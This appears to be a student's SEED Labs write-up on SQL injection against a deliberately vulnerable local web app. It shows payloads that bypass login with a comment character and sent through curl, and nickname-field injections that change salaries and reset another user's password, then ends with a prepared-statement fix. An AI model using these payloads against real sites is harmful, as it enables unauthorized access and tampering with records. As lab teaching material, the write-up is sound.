

# SQL Injection Attack Lab

## 3. Lab Tasks

### 3.1 Task 1: Get familiar with SQL Statements

Before jumping starting with sql statements. We would first set up SQL Injection Attack Lab Environment from the provided LabSetup.zip file.

Name	Type	Compressed size	Password ...	Size	Ratio
image_mysql	File folder				
image_www	File folder				
docker-compose.yml	Yaml Source File	1 KB	No	1 KB	61%

Figure: Content inside LabSetup.zip

Image\_mysql : Contains necessary files for the mysql Container

Image\_www: Contains files for the frontend of insecure web application

Docker-compose.yml: Contains Infrastructure as a Code(IaaC) for the environment.

First we get a Command prompt from the lab setup directory. And get the environment up and running using. Docker-compose up command line or we can use dcup alias which has already been setuped in bashrc file.

```
[11/22/23]seed@VM:~/../Labsetup$ dcup
WARNING: Found orphan containers (server-10.9.0.5, victim-10.9.0.80, server-10.9.0.6) for this project.
If you removed or renamed this service in your compose file, you can run this command with the --remove-
orphans flag to clean it up.
Building www
Step 1/5 : FROM handsonsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/5 : ARG WWWDir=/var/www/SQL_Injection
--> Running in ef30033572c5
Removing intermediate container ef30033572c5
--> 3370ab8f2f83
Step 3/5 : COPY Code $WWWDir
--> 6fde4c733078
Step 4/5 : COPY apache_sql_injection.conf /etc/apache2/sites-available
--> b3e1227a0031
Step 5/5 : RUN a2ensite apache_sql_injection.conf
--> Running in 1fa237b00114
Enabling site apache_sql_injection.
To activate the new configuration, you need to run:
    service apache2 reload
Removing intermediate container 1fa237b00114
--> 16199deab048
Successfully built 16199deab048
Successfully tagged seed-image-www-sqli:latest
```

Figure: Command Line showing dcup output

Soon our containerized environment was up and running. And we get bash shell from the mysql container using ***docker exec -it {container\_id} bash.***

Now we would perform our first task, getting familiar with sql statements. After getting inside the container we would interact with mysql by providing authentication credentials.

Use ***mysql -u root -pdees*** to authenticate yourself.

After logging, we will execute ***show databases;*** command to get all details of all available databases as show in the screenshot given below.

```
# mysql -u root -pdees
mysql: [Warning] Using a password on the command line interface can be insecure.
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 9
Server version: 8.0.22 MySQL Community Server - GPL

Copyright (c) 2000, 2020, Oracle and/or its affiliates. All rights reserved.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql> show databases
-> ;
+-----+
| Database |
+-----+
| information_schema |
| mysql |
| performance_schema |
| sqllab_users |
| sys |
+-----+
5 rows in set (0.02 sec)


mysql> use sqllab_users;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_sqllab_users |
+-----+
| credential |
+-----+
1 row in set (0.01 sec)
```

Figure: SQL statement execution

### 3.2 Task 2: SQL Injection Attack on SELECT Statement

We will use the login page from [www.seed-server.com](http://www.seed-server.com) for this task. The login page is below.



SEED LABS

## Employee Profile Login

USERNAME Username

PASSWORD Password

Login

Copyright © SEED LABS

Figure: Vulnerable loginpage

Currently this application is using insecure implementation of sql code which is vulnerable to sql injections. As provided from instructions. We noticed from the provided code snippet that after getting user input, it isn't sanitized or checked in any manner.

```
$input_uname = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
...
$sql = "SELECT id, name, eid, salary, birth, ssn, address, email,
        nickname, Password
        FROM credential
        WHERE name= '$input_uname' and Password='$hashed_pwd'";
$result = $conn -> query($sql);
```

Figure: Provided code snippet in Lab Manual

As you can notice from the above code snippet that user input is directly given to the sql statement to authenticate. After reading for a while about comments on mysql documentation. We figured out a way to avoid giving passwords to authenticate.

Start of a Comment”.

- From a /\* sequence to the following \*/ sequence, as in the C programming language. This syntax beginning and closing sequences need not be on the same line.

The following example demonstrates all three comment styles:

```
mysql> SELECT 1+1;      # This comment continues to the end of line
mysql> SELECT 1+1;      -- This comment continues to the end of line
mysql> SELECT 1 /* this is an in-line comment */ + 1;
mysql> SELECT 1+
/*
this is a
multiple-line comment
*/
1;
```


Figure: Mysql Documentation

From the above figure, you might have already figured out how we are going to avoid giving password. We would send '#' as an additional input along with username which would comment out the rest of the code making it vulnerable to sql injection.

The screenshot shows the 'Employee Profile Login' page from SEED Labs. The page has a green header with the SEED Labs logo. The login form has two input fields: 'USERNAME' and 'PASSWORD'. The 'USERNAME' field contains the text 'Admin';#', and the 'PASSWORD' field contains the text 'Password'. Below the input fields is a green 'Login' button. At the bottom of the page, there is a copyright notice: 'Copyright © SEED LABS'.

Figure: Insecure loginpage exploiting sql injection using comments

Through this we get redirected to the user homepage without providing a password. and can see all the details of other users, such as username, eid, salary, Birthday et cetera



The screenshot shows a web browser window with the URL `www.seed-server.com/unsafe_home.php?username=Admin%3B%27%3B%23&Password='<!-- SEED Lab: SQL Injection Education Web platform Author: Kailiang Ying Email: kying@syr.edu --><!--`. The page displays a table titled "User Details" with the following data:

Username	EId	Salary	Birthday	SSN	Nickname	Email	Ad
Alice	10000	20000	9/20	10211002			
Boby	20000	30000	4/20	10213352			
Ryan	30000	50000	4/10	98993524			
Samy	40000	90000	1/11	32193525			
Ted	50000	110000	11/3	32111111			
Admin	99999	400000	3/5	43254314			

Figure: Admin user homepage

**Task 2.2: SQL Injection Attack from command line:** We will use curl to send the request and replace special characters with html encoding.

```
[11/22/23]seed@VM:~/.../Labsetup$ curl 'http://www.seed-server.com/unsafe_home.php?username=Admin%27%3B%23&Password='<!--
SEED Lab: SQL Injection Education Web platform
Author: Kailiang Ying
Email: kying@syr.edu
-->
<!--
```

Figure: Curl command

Through executing the above show command we get the following output.

```

<a class="navbar-brand" href="unsafe_home.php" ></a>

<ul class="navbar-nav mr-auto mt-2 mt-lg-0" style="padding-left: 30px;"><li class="nav-item active"><a class="nav-link" href="unsafe
home.php">Home <span class="sr-only">(current)</span></a></li><li class="nav-item"><a class="nav-link" href="unsafe_edit_frontend.php">Ed
it Profile</a></li></ul><button onclick="logout()" type="button" id="logoutBtn" class="nav-link my-2 my-lg-0">Logout</button></div></nav><
div class="container"><br><h1 class="text-center"><b> User Details </b></h1><hr><br><table class="table table-striped table-bordered"><thead><tr><th scope="col">Username</th><th scope="col">Eid</th><th scope="col">Salary</th><th scope="col">Birthday</th><th scope="col">SSN</th><th scope="col">Nickname</th><th scope="col">Email</th><th scope="col">Address</th><th scope="col">Ph. Number</th></tr></thead><tbody><tr><th scope="row"> Alice</th><td>10000</td><td>20000</td><td>9/20</td><td>10211002</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Bobby</th><td>20000</td><td>30000</td><td>4/20</td><td>10213352</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ryan</th><td>30000</td><td>50000</td><td>4/10</td><td>98993524</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Samy</th><td>40000</td><td>90000</td><td>1/11</td><td>32193525</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Ted</th><td>50000</td><td>110000</td><td>11/3</td><td>32111111</td><td></td><td></td><td></td><td></td></tr><tr><th scope="row"> Admin</th><td>99999</td><td>400000</td><td>3/5</td><td>43254314</td><td></td><td></td><td></td><td></td></tr></tbody></table> <br><br>
<div class="text-center">
  <p>
    Copyright &copy; SEED LABS
  </p>
</div>
</div>
<script type="text/javascript">
function logout(){
  location.href = "logout.php";
}
</script>
</body>
</html>
[11/22/23] seed@VM:~/.../Labsetup$

```

Figure: Curl command output.

Through this we can confirm that we have exploited sql injection through the command line.

**Task 2.3: Append a new SQL statement :** In the above two attacks, we can only steal information from the database. But when I tried to send multiple queries through this exploit it failed.

## Employee Profile Login

---

USERNAME

Admin'; Select \* From Credential;#

PASSWORD

Password

Login

Figure: Trying multiple queries on unsafe login page

But we get the following output.

There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Select \* From Credential;#' at line 3]n

The reason behind failed execution of multiple queries is, it might be not possible for two statements is due to a security feature in many SQL databases called "allow multiple queries". If this feature is turned off (which is the default setting in many databases), then the SQL interface will only execute one statement at a time, even if the input string contains multiple statements separated by semicolons.

After looking through the PHP code, the reason is you're using the 'query()' function, which only allows one SQL statement per call. This is a safety feature to prevent SQL injection attacks that could potentially execute multiple harmful SQL statements.

### 3.3 Task 3: SQL Injection Attack on UPDATE Statement


**Task 3.3.1: Modify your own salary:** From Task 1.1 we got access to the admin homepage, from there we can get username and follow the same technique to get access to any desired(our own,Alice ) homepage.

Alice Profile	
Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Figure: Alice Homepage

From the navigation bar, we open the edit profile.



Alice's Profile Edit

NickName

Email


Address

Phone Number

Password

Figure: Alice Profile Edit page

To exploit the Insert sql statement we would follow the same sql injection technique which is to try to comment out the rest of the query and execute only the desired part.



Alice's Profile Edit

NickName

Email

Address

Phone Number


Password

Figure: Exploiting Insert SQLStatement

By feeding `' ,salary=999999;#` in the nickname column and clicking save will result into successful sql injection.



**Task 3.2: Modify other people' salary:** To perform this, we have to know one of the unique identifier columns we would use in the nickname column.



The screenshot shows a web form titled "Alice's Profile Edit" on a light green background. The form contains five input fields: NickName, Email, Address, Phone Number, and Password. The NickName field contains the SQL injection payload: ',salary='1' Where name='boby';#'. Below the fields is a green "Save" button. At the bottom, it says "Copyright © SEED LABs".

Field	Value
NickName	',salary='1' Where name='boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password


Save

Copyright © SEED LABs

Figure: Changing Bobby salary to 1

**Task 3.3: Modify other people' password:** Changing password through the same technique is easy, but then as described in the lab manual, we came to know that password is first converted through a hash function before storing into a database.

One way to get the desired result is to pass a hashing function along the input as demonstrated below.



The screenshot shows the same "Alice's Profile Edit" form. The NickName field now contains the SQL injection payload: ',Password=sha1("connect") Where name='boby';#'. The other fields and the "Save" button remain the same. At the bottom, it says "Copyright © SEED LABs".

Field	Value
NickName	',Password=sha1("connect") Where name='boby';#
Email	Email
Address	Address
Phone Number	PhoneNumber
Password	Password

Save

Copyright © SEED LABs

Figure: Changing password for other user.

When we tried to login through the changed password. It did work flawlessly as intended.

Boby Profile	
Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Figure: user dashboard, after Logging in through changed password

**3.4 Task 4: Countermeasure — Prepared Statement :** In this task we attempt to change flawed code, to prevent sql injection. One of the ways to achieve this is through prepared statements. Prepared statements help us to separate code from input allowing us to first send the sql statement without data as a prepared statement. And then sending data, which helps us to avoid the mixing of code and data.

In the screenshot given below, you can see the unsafe code being commented out, and new secure way of prepare statement replacing the functionality.

```
// create a connection
$conn = getDB();

$stmt = $conn->prepare("SELECT id, name, eid, salary, ssn FROM credential WHERE name= ? and Password= ?");
$stmt->bind_param("ss", $input_username, $hashed_pwd);
$input_username = $_GET['username'];
$input_pwd = $_GET['Password'];
$hashed_pwd = sha1($input_pwd);
$stmt->execute();

// do the query
// $result = $conn->query("SELECT id, name, eid, salary, ssn
// FROM credential
// WHERE name= '$input_username' and Password= '$hashed_pwd'");

$result = $stmt->get_result();
if ($result->num_rows > 0) {
    // only take the first row
    $firstrow = $result->fetch_assoc();
    $id = $firstrow["id"];
    $name = $firstrow["name"];
    $eid = $firstrow["eid"];
    $salary = $firstrow["salary"];
    $ssn = $firstrow["ssn"];
}
```

Figure: Refracted code

